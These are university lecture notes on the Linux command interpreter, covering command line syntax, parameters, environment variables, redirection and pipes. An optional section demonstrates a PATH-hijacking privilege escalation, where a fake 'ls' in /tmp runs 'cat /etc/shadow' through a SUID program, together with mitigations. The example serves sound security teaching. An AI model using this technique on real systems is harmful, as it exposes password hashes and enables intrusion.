Chapter 2
OS Shell: Command Interpreter
Functionality and Command Line Details

Print Version of Lectures Notes of *Operating Systems*

Technical University of Cluj-Napoca (UTCN)
Computer Science Department

Adrian Coleșa

March 4th, 2020

2.1

Purpose and Contents

The purpose of today's lecture

- Presents the general functionality of the command interpreter
- Presents some Linux command line details

2.2

Bibliography

- Lab text about Linux command interpreter
- Linux manual page of `bash` shell

2.3

Contents

2.4

1 General Description

Definition and Role

- the OS shell is a special user application
  - does not belong (entirely) to SO
  - runs in user space

  - each OS has its own shell
  - some OSes could have more shells
- provides the user the interface to interact with the OS
  - use the system
  - launch other applications
- two types of shell
  - text interface – *command interpreter*
  - graphical interface

2.5

Functionality: Description

- displays a command prompt (indicating the command line)
- reads from command line the user's keyboard input
  - command line = a string of characters
  - command line = a string of space separated words (!)
  - command line = a command with its parameters
- executes the command
  - *internal commands* $\rightarrow$ executed by the shell itself
  - *external commands* $\rightarrow$ searches for an executable file having the name of the command and runs it

2.6

Functionality: Pseudo-code

```
while FOREVER do
    displays a prompt
    reads a string from keyboard, i.e. the command line
    tokenize cmd. line ⇒ command, its parameters, special chars
    if internal command then
        executes the internal command
    else
        searches for the corresponding executable file
        creates a new process to execute the external command
        if in synchronous mode then
            waits for the end of the child process
        end if
    end if
end while
```

2.7

Functionality: Illustration

2.8

Functionality: Execution Modes

- two execution / usage modes
  1. **interactive shell** (the one described above)
  2. **shell script command processor**
- shell script
  - a text file
  - a collection of shell commands (basically one per line)
  - accepts execution **parameters** (arguments)
  - could be **easily run multiple times**
  - could be **executed with different parameters**
  - helps **automatize** different actions
  - helps executing actions **non-interactively**

2.9



Figure 1: Shell Functionality. External commands are executed by different (child) processes.

Command Line. Simplified Form

$ cmd_name options parameters endings

- a **string of characters**
  - some of them are **special characters**
  - indicate the shell how to specially interpret the command line
- a space-separated **list of "words"**
  - more correctly **"items"**
  - an item could be a word or more words between quotes (`"word1 word2"`)
- the first word (item): the **command name**
- the other words (items): command **options** and **parameters**
- can end in special characters followed optionally by other words

2.10

Command Line. Complete Form

```
command_line := prompt command_list

prompt := '$' | '>' |
                    .... (any string of printable chars)

command_list := NULL | command |
                                  command cmd_separator command_list

command := cmd_name options parameters endings
cmd_name := WORD | FILE_PATH

options := NULL | '-'short_option [parameter] options |
            '-'options | '--'long_option=[parameter] options
short_option := LETTER
long_option := WORD

parameters = NULL | parameter parameters
parameter = WORD

cmd_separator := "||" | "&&" | '|' | ';'

endings := NULL | endings '&' | terminator FILE_PATH endigs
terminators := '>' | '>>' | '<' | '<<'
```

2.11

Command Types

- Internal (builtin) Commands
  - implemented and handled by the command interpreter
  - examples: `cd`, `read`, `alias`
  - very limited
    * specific to the shell (i.e. the current process)
    * affecting the environment and internal state of the shell
- External Commands
  - correspond to a file name
    * an executable file
    * a script (text file with commands)
  - examples: `/etc/init.d/apache2`, `/bin/ls`, `/usr/bin/passwd` etc.

2.12

Command Names

- a path
  - `/bin/ls`
  - `./my_ls`
- a name (word)
  - `ls`
  - `passwd`

2.13

Searching For an Executable File

- when command name not a path, but just a name
- search it in directories specified in the `PATH` environment variable
  - run "`echo $PATH`" to see `PATH`'s contents
  - example: `/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin`
- order is important !
  - choose the first found executable with the searched name
  - run "`which cmd_name`" to see where it is found

2.14

Synchronous vs. Asynchronous Mode of Execution

- **synchronous** mode
  - the default mode
  - command interpreter (parent process) **waits** for termination of the currently running command (its child process)
  - only after that displays the prompt and gets the next cmd line
- **asynchronous** mode
  - activated by specifying '&' char at the end of the cmd line
  - command interpreter (parent process) **does not wait** for termination of the currently running command (its child process)
  - runs simultaneously with its child
    * displays the prompt and get next cmd line
  - the terminal is shared by command interpreter and its child
    * make sense to execute commands asynchronously when they do not display messages on the terminal

2.15

2 Command Line Parameters

Access Command Line Parameters in Shell Scripts

- using special variables
  - `$0`: name of script file (command name)
  - `$1, $2, ..., ${10}, ...`: parameters
- other variables related to command line parameters
  - `$#`: number of parameters in command line
  - `$@`: the string of cmd parameters
- examples

```
echo "Gets cmd line args one-by-one."
echo "Works for args with spaces."
for i
do
  echo $i
done
```

```
$> ./script.sh arg1 arg2
arg1
arg2
$> ./script.sh "arg 1" "arg 2"
arg 1
arg 2
```

```
echo "Gets cmd line args one-by-one."
echo "Doesn't work for args with spaces."
for i in $@
do
  echo $i
done
```

```
$> ./script.sh arg1 arg2
arg1
arg2
$> ./script.sh "arg 1" arg2
arg
1
arg2
```

2.16

Access Command Line Parameters in C Programs

```
#include <stdio.h>

int main(int argc, char *argv[])
{
  printf("The prg name: %s\n", argv[0]);

  for (i=1; i<argc; i++)
    printf("The i-th param: %s\n", argv[i]);
}
```

- `argc`: number of items in the command line
- `argv[0]`: command name (first item in command line)
- `argv[1]`: first parameter (second item in command line)
- ...
- `argv[argc-1]`: last parameter (last item in command line)

2.17

3 Command's Environment

Description of Application Environment

- **a list of "`name - value`" pairs** related to an application
  - simple association of two strings
  - stored in the **application's memory**
  - could **influence its behavior**
- too see them run one of the commands: "`set`", "`env`"
- an application **inherits from its parent** (i.e. shell) its environment
- **setting** a variable's value (**adding** it to the environment)

- VAR=
- VAR=VALUE

- **setting the inheritable attribute** of the variable
  - export VAR
  - declare -x VAR
- **setting the non-inheritable attribute** of the variable
  - export -n VAR
  - declare +x VAR
- **removing** a variable from the environment
  - unset VAR

2.18

Access Environment Variables in Shell Scripts

- simply specifying their names, preceded by '$'
- examples
  - echo $PATH
  - echo $USER
  - echo $HOME
  - echo $PWD

2.19

Access Environment Variables in C Programs

```
#include <stdio.h>
#include <stdlib.h>

int main ()
{
    char * pPath;
    pPath = getenv ("PATH");

    if (pPath != NULL)
      printf ("The current path is: %s\n",pPath);
}
```

```
#include <stdio.h>

main (int argc, char** argv, char** env)
{
    int i;
    printf("The environment variables of the %s process are:\n", argv[0]);

    for (i=0; env[i]; i++)
      printf("env[%d]: %s\n", i, env[i]);
}
```

2.20

Security Considerations

- an **application should not trust its environment**
  - an inherited environment variable is controlled by the application's user
  - this could be exploited by a malicious user (i.e. attacker)
- especially if the application runs with high privileges
- example
  1. attacker writes a malicious version of a system executable, e.g. "`ls`"
  2. places the malicious program in a writable directory, e.g. "`/tmp/`"
  3. changes the `PATH` variable to include the attacker's directory `export PATH=/tmp:$PATH`
  4. executes the privileged application, which unintentionally launches the malicious executable
- recommendations: **do not trust the user!**
  - check the value of the inherited environment variables
  - establish safe values for them
  - do not add "." (i.e. current directory) to `PATH`

2.21

Secure Code Setting a Trusted PATH

```
#!/bin/bash

export PATH="/bin:/sbin:/usr/bin:/usr/sbin"

# ...
```

```
#include <stdio.h>
#include <stdlib.h>

int main ()
{
    setenv("PATH", "/bin:/sbin:/usr/bin:/usr/sbin", 1);

    // ...
}
```

2.22

4 Standard Input and Output Redirection

Standard Inputs and Outputs

- each application (process) is associated a terminal used to
  - get inputs from keyboard
  - display characters on the screen
- each application has three (file) descriptors associated with its terminal
  - **0 for STDIN** (the *keyboard*, by default)
  - **1 for STDOUT** (the *screen*, by default)
  - **2 for STDERR** (the *screen*, by default)

2.23

Standard Input Redirection

- redirects the STDIN of a command to a existing file
  - what normally comes from keyboard taken from an existing file
- makes sense only for commands that reads something from STDIN
  - e.g. a C program that calls the `scanf` function
  - which results in a "`read(0, ...);`" system call
- examples

```
read var1 var2 < file_name
```

```
while read line
do
    echo $line
done < file_name
```

```
cat < file_name
```

```
sort 0<file_name
```

2.24

Standard Output Redirection

- redirects the STDOUT of a command to a file
  - what normally goes on the screen written in a file
- makes sense only for commands that sends something to STDOUT
  - e.g. a C program that calls the `printf` function
  - which results in a "`write(1, ...);`" system call
- examples

```
ls > file_name
```

```
cat file1 > file2
```

```
cat < file1 > file2
```

```
ls 1>file_name
```

```
sudo sh -c "cd /; ls > file_name"
```

2.25

Standard Error Redirection

- redirects the STDERR of a command to a file
  - what normally goes on the screen written in a file
- makes sense only for commands that send something to STDERR
  - e.g. a C program that calls the `perror` function
  - which results in a "`write(2, ...);`" system call
- examples

```
ls -R / > result 2>err_file
```

```
ls -R / 1>/dev/pts/1 2>/dev/pts/2
```

2.26

5 Special Aspects

Pipelining Commands

- redirects the STDOUT of a command to the STDIN of another command
- makes sense only for pairs of commands where
  - the first command displays something on STDOUT
  - the second command reads something from STDIN
- the linking between the two commands is made using a special communication file, named *pipe*
- Examples

```
ls -R / | less
```

```
cat file | sort | less
```

```
dpkg -l | grep "string" | less
```

2.27

Getting "FS Elements" From The Current Directories

```
for elem in *
do
    echo $elem
done
```

- the code above is equivalent with executing the command "`ls`"

2.28

Getting "FS Elements" From A Specified Directory

```
for elem in /home/os/*
do
    echo $elem
done
```

- the code above is equivalent with executing the command "`ls /home/os`"

2.29

Identifying Different Types of "FS Elements"

```
for elem in *
do
    if test -f $elem
    then echo File: $elem
    else
        if test -d $elem
        then echo Dir: $elem
        else
            if test -L $elem
            then echo Sym link: $elem
            else echo Other type: $elem
            fi
        fi
    fi
done
```

2.30

Dealing With Names Containing Spaces

- it is possible to have file names containing spaces
- for example: `echo something > "a file name"`
- specify them in command line like this
  - `ls a\ file\ name`
  - `ls "a file name"`
  - `ls 'a file name'`

```
for elem in *
    if test -f "$elem"
        rm "$elem"
    fi
done
```

2.31

6 Conclusions

Conclusions

- defined an OS shell
  - usually a user application
  - provides the user the interface with the OS
- types: graphical vs. text interface
- command interpreter
  - executed commands in child processes
  - functionality: synchronous vs. asynchronous
  - command line structure and syntax
- application environment (`PATH`, `HOME` etc.)
  - security aspects regarding untrusted environment
- special command line constructions
  - STDIN / STDOUT / STDERR redirection
  - pipelining 2.32

Lessons Learned

- never trust the user-controlled environment of an application!
  - check for environment variables' values
  - define safe values
- never use current directory "." in PATH environment variable! 2.33

7 Security Considerations (Optional)

PATH Attack on Shell Scripts

- the vulnerable script "`vuln-script.sh`"

```
#!/bin/bash
ls
```

- making the shell script having high (root's) privileges

```
$> sudo chown 0:0 vuln-script.sh    # change owner to "root"
$> sudo chmod +x vuln-script.sh     # make the script executable
$> sudo chmod +s vuln-script.sh     # make the script SUID
```

- the attacker's steps

```
$> cd /tmp
$> echo "cat /etc/shadow" > ls
$> export PATH=.:$PATH
$> vuln-script.sh
... displays /etc/shadow ...
```

- actually the attack does not work on current Linux
  - SUID bit for scripts is ignored
  - $\Rightarrow$ script run without root's privileges 2.34

PATH Attack on Executables

- the vulnerable C program "`vuln-prg.c`"

```
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <stdlib.h>

int main (int argc, char **argv)
{
        // display the program's effective and real UID
        printf("euid = %d ruid = %d\n", geteuid(), getuid());

        // load and execuute code in "ls" executable
        // "ls" is searched in the PATH's directories
        execlp("ls", "ls", NULL);
}
```

- making the vulnerable executable having high (root's) privileges

```
$> gcc vuln-prg.c -o vuln-prg   # compile de C program to get the exe
$> sudo chown 0:0 vuln-prg      # change owner to "root"
$> sudo chmod +x vuln-prg       # make the script executable
$> sudo chmod +s vuln-prg       # make the script SUID
```

- the attacker's code

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdlib.h>
#include <unistd.h>

int main (int argc, char **argv)
{
        int fd;
        char c;

        // open the "/etc/shadow", which is normally readable only by "root"
        fd = open("/etc/shadow", O_RDONLY);
        if (fd < 0) {
                perror("Cannot open file");
                exit(1);
        }

        // displays file's contents
        while (read(fd, &c, 1) > 0)
                printf("%c", c);
}
```

- the attacker's steps

```
$> cd /tmp
$> echo "cat /etc/shadow" > ls
$> export PATH=.:$PATH
$> vuln-prg
... displays /etc/shadow ...
```

2.35

8 Special Aspects (Optional)

Getting Hidden "FS Elements"

```
for elem in "/home/os/*" "/home/os/.*"
do
    echo $elem
done
```

- the code above is equivalent with executing the command

```
ls -a /home/os
```

```
for path in /home/os/* /home/os/.*
do
    file_name=`basename $path`
    if test $file_name = "."
    then
        echo Take care of "." element (crt. dir.)
        echo It introduces cycles in file tree
    elif test $file_name = ".."
        then
            echo Take care of ".." element (parent dir)
            echo It introduces cycles in file tree
        else
            echo Do something with $file_name
    fi
done
```

- the code avoids two special hidden elements
  - "." (current directory)
  - ".." (parent directory)

2.36

Getting Filtered "FS Elements"

```
for elem in "/home/os/lab*.c" ".*.sh"
do
    echo $elem
done
```

- the code above is equivalent with command

```
ls /home/os/lab*.c .*.sh
```

2.37

Returning An Exit Status

- Specify exit status: `exit n`
  - `0`: succes exit status
  - `n`: error exit status
- Getting the exit status
  - `$?` - the exit status of last executed command
  - use the command in a conditional command, like `if`

```
if command;
then echo Success;
else echo Error;
fi
```

2.38

Returning One or More Results

- specify results displaying them on screen like: `echo result1 result2`
- example: "`sum_dif.sh`"

```
sum=`expr $1 + $2`    # could be written in Bash "((sum = $1 + $2))"
dif=`expr $1 - $2`    # could be written in Bash "((dif = $1 - $2))"
echo $sum $dif
```

- Getting the results

```
results=`sum_dif.sh 3 5`
i=0
for result in $results
do
 if test $i -eq 0
 then
    echo Sum = $result
 elif test $i -eq 1
 then
    echo Dif = $result
 else
    echo Unexpected result: $result$
 fi
 i=`expr $i + 1`   # could be written in Bash "$((i++))"
done
```

2.39